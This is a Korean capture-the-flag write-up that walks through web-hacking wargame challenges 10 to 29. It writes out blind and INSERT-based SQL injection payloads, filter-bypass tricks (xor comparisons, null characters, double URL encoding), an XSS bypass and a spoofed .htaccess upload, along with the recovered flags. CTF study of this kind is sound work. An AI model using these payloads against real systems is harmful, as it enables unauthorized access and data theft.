
Blind sql injection을 해보도록 하겠다.





flag is 민간좀비

# prob10






계속 해봤는데 크롬이면 문제가 작동을 안한다고 한다 – IE로 켜서 다시 시도하겠다.


O를 클릭하면 한 칸씩 가는데 800까지 가야한다.



posLeft+=1을 posLeft+=100으로 바꿔서 시도하자.



# prob11



pat 변수에는 정규 표현식이 들어있고

preg\_match로 val 변수와 비교한다.

[1-3]: 1부터 3까지의 문자 하나

[a-f]{5}: a부터 f까지의 문자 5개


.: 1개 아무거나

\*: 아무 문자 0개부터 무한개까지


1abcde\_1218.146.20.611%09p%09a%09s%09s ( 탭은 url 상에서 %09로 표현된다. )




# prob12




String.fromCharCode는 ASCII, UNICODE 등의 숫자 형태의 문자들을 String으로 다시 가져오는 함수이다. 이를 다시 되돌리자.




되돌리면 밑 사진처럼 코드가 나온다.






if문의 조건을 충족하면 password를 출력하니 document.write로 조건식을 leak 해주자.

 좀 허무하지만 코드를 얻을 수 있다.

ck에 이 값을 넣어야 한다. ck는 URL에서 ‘=’를 기준으로 substr로 문자열을 얻고 있으므로





# prob13



SQL INJECTION 문제이다.


버프 수트를 못쓰는 관계로 손으로 필터링을 검사했다.. limit, like, %20, =, (), >, < … 등 필터링이 아주 많아 보인다.


no = 1 or 1으로 참 구문을 만들었을 때, result가 1이 나온다.




no = 0 and 1로 거짓 구문을 만들었을 때, result가 0이 나온다. 블라인드 인젝션 가능


like, =, >, < 등 비교 구문이 필터링 되어 있으므로 xor를 사용해서 flag column의 데이터 개수를 알아보겠다.






flag는 두 개가 있으므로 max(count), min(count)로 나누어 길이를 검사하도록 하겠다.






length(max(flag)): 4


length(min(flag)): 20




max(flag) = ‘flag’



min(flag) = ‘challenge13luckclear’



# prob14




덩그러니 입력 창 뿐이다.




document.URL의 kr의 index 위치를 찾아 30을 곱한 값을 입력하면 되므로





# prob15



flag is off\_script

페이지에 들어가자 마자 나와지므로 fiddler로 http data를 잡아보면



# prob16






cd == 124면 location.href를 해준다. 124는 event.keyCode 즉 우리가 누른 문자의 ASCII code이다. 124 -> |




# prob 17



이젠 익숙한 그저 텍스트 폼 하나.




계산해서 pw 변수에 집어넣으면 풀린다.






# prob18



index.phps를 눌러보자.



딱히 크리티컬한 것은 필터링 하고 있지 않다.




# prob19





오류가 존재하는 문제이다.

# prob20






모든 값이 비어 있으면 안되고, hack.value와 attackme.value는 같아야 한다. 캡챠 같은 느낌이다.




타임 리미트가 2라고 합니다. 시도해보면 2초인 것을 알 수 있습니다.




코드를 준비 한 후



attackme의 value를 11으로 바꾼다.



# prob21




1을 입력하면 True,

2를 입력해도 True,


다른 것은 찾지 못했다.

값이 있으면 Result가 True가 되는 구조인 듯 하다.


select no, id, pw from prob21 where no=$\_GET[no]와 같은 구조로 추측해 볼 수 있다.




no=1의 id의 길이는 5



no=2의 id의 길이도 5





no=1의 pw 길이는 5



no=2의 pw 길이는 19

딱 보니 no = 1은 guest, no = 2는 admin, 즉 admin의 pw가 flag가 될 것 같다. 구해보면







flag is blindsqlinjectionkk




# prob22



join을 하고 login을 누르면



위와 같은 값이 나온다.



post 방식으로 전달되고, username의 변수는 uuid, password의 변수는 pw 이다.

비밀번호를 1부터 3까지 입력해 보면서 암호화된 값을 알아보면

1 -> 2da2e5c19f56cd6959adc016a0b9c4db

2 -> 0b09e6a9ad0249bb831cca9bb37528a3

3 -> d0c5f166420375686721c8f1f35a6f7d

이런 식이다.




길이가 32글자이다. md5로 복호화 해보겠다.

1 -> 1zombie

2 -> 2zombie

3 -> 3zombie





admin의 비밀번호를 알아야 하므로 sql 인젝션을 해야 한다. 패스워드는 복호화 함수와 함께 쓰이는 것 같으므로 uuid 변수에 sql 블라인드 인젝션을 하여 패스워드를 알아낸다.

 ( admin' and 0#)


 ( admin’ and 1# )

거짓일 때 Wrong!, 참일 때 Wrong password!를 출력하므로 블라인드 인젝션이 가능하다.






admin의 암호화된 패스워드를 찾았다.




salt값인 zombie를 빼면 flag is rainbow

# prob23




<script>alert(1);</script>를 넣으면 성공이다.




<script>를 필터링 하고 있다.

&#를 이용한 우회, URL encoding을 이용한 우회로도 뚫리지 않아 생각해보았더니




NULL character를 이용하여 우회할 수 있었습니다. IE, Chrome에서 XSS을 막아 FireFox로 진행함.

# prob24




index.phps를 확인 해 보았다.



ip에서 12, 7. 0. 을 없애고 127.0.0.1이면 문제가 풀린다.






# prob25



password.php를 읽으면 성공인 듯 싶다.




file=hello로 했을 때 hello.txt를 읽으므로 password.php를 넣으면 password.php.txt를 읽는다고 볼 수 있다. 그러므로 NULL character를 이용하여 문제를 풀면 된다.



# prob26








브라우저와 php 간의 인자 교환에는 URL encode, decode 과정이 포함된다. 브라우저에서 encode를 하여 php로 보내고 php는 그것을 decode한다. 때문에 encode를 두 번 해주면 decode하여 admin이 나올 것이다.

admin을 encoding 하면 %61%64%6d%69%6e

여기에 한번 더 encoding 하려면 %를 붙여주면 되므로 %2561%2564%256d%2569%256e




# prob27


 


대충 보면 ‘, like, 공백, order by, group by, or을 사용해서 하면 될 것 같습니다.

no=0) or 1 like 1--%20 구문으로 where 절을 true로 만들어 모든 값을 빼온 후 order by로 admin을 위로 올리겠습니다.





no=0) or 1 like 1--%20 order by id





# prob28






파일을 넣어봤더니 위와 같이 뜬다.


 힌트를 읽어봤더니 자기를 읽어달라고 한다.


힌트에 써 있는 것을 보아 하니 php가 어떤 조건으로 readme만 출력되게 하는 것 같다.

.htaccess로 php engine을 끌 수 있다.




위와 같이 데이터가 날아가니 스푸핑을 해서 .htacces를 보내자.






# prob29



파일을 올리고 /upload/kktxt에 가봤더니



자신의 IP가 써있다.



time과 ip, file명을 보여준다. insert, select를 거치는 것 같다.

insert into c29\_2tb (?, ?, ?) values (?, ?, ?) 이런 식으로 구성되어 있을 것이라고 짐작할 수 있다.

그럼 file이 몇 번째로 insert 되는지 알아보자.

맨 마지막이라고 가정하면


asd'),('asd', 'asd', 'asd -> upload error

두 번째라고 가정하면

asd', 'asd'),('asd', 'asd -> upload error


첫 번째라고 가정하면

"asd', 'asd', 'asd'),('asd




아주 잘 뜬다.

filename="(select password from c29\_tb)', 'aaa', 'bbb'),('ccc" 이라고 전송했을 때,




이렇게만 뜬다. 즉 앞의 쿼리가 먹히지 않고 있다. time을 맞춰줄 수도 있고 ip를 맞춰줄 수도 있다. replace로 .을 치환하고 있으므로 hex값으로 보내도록 하겠다. 일단 ip가 몇 번째 칼럼인지도 모르는 상태이니 둘 다 넣어보도록 하겠다.



